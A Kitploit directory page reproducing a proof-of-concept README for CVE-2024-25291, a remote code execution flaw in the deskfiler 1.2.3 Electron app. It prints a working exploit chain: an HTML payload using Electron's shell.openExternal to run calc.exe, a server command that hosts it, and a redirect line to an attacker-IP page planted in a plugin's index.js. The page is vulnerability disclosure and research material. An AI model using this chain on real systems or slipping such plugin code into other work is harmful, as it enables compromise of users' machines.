
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2024-25291 — deskfiler 1.2.3 Open Redirect exploit | Kitploit
Tools/GitHubGitHub/eqstlab/cve-2024-25291
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingRed TeamingPayload Development
GitHubeqstlab/cve-2024-25291

CVE-2024-25291

deskfiler 1.2.3 Open Redirect exploit

View Repository
1 year agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

DeskFiler RCE

A Proof-Of-Concept for CVE-2024-25291 vulnerability.

deskfiler - 1.2.3 allows Electron webview in application, with resultant remote code In this repository there is an example vulnerable application and proof-of-concept (POC) exploit of it.

As a PoC there is a python file that automates the process.

1.Vunerability Overview:

  • Vulnerability Subject: Open Redirect via RCE
  • Vulnerability Version: deskfiler-1.2.3
  • Manifestation of the Issue: Electron Webview
  • Attack Type: Remote Code Execution
  • Attack Vectors: To exploit vulnerability, someone must open plug-in.
  • Reserved CVE Number: CVE-2024-25291

2. Vulnerability Cause:

  • Exploit explain
    • In a specific section within the application, a section accessing an external link through a Webview through an electron could be confirmed. Therefore, through this, it is possible to achieve an RCE by connecting to the attacker's server

Proof-of-concept (POC)

  • Step 1) Prepare the attacker's server and make Malicious Plug-in.
root@kitploit:~
<html>
 <head>
 <title>jruru</title>
 </head>
 <body>
 <script>
 const { shell } = require('electron');
 shell.openExternal('file:C:/Windows/System32/calc.exe');
 </script>
 </body>
 </html>

※ If you want to test it quickly, create a server on the attacker's PC with the following code.

root@kitploit:~
$ python -m http.server 80



Note: ※ At this time, it is assumed that the plug-in is a plug-in generated by the attacker, and is only a normal plug-in with a code added to let the attacker server access. BareBone has been selected for simple testing deskfiler1

Afterward, add the following code to the index.js file in the BareBone folder path.

root@kitploit:~
window.location='http://[attacker_ip]/hack.html'

  • Step 2) On the victim's server, execute Deskfiler and install the BareBone plugin through "Add new plugin." deskfiler2

deskfiler3


3. Additional Information

In this PoC, we utilized a plug-in; however, we believe that with alternative attack vectors, achieving Remote Code Execution (RCE) independently is possible. Additionally, if server-side vulnerabilities such as Stored XSS, Reflected XSS, exist, RCE is also considered feasible.

Download Tool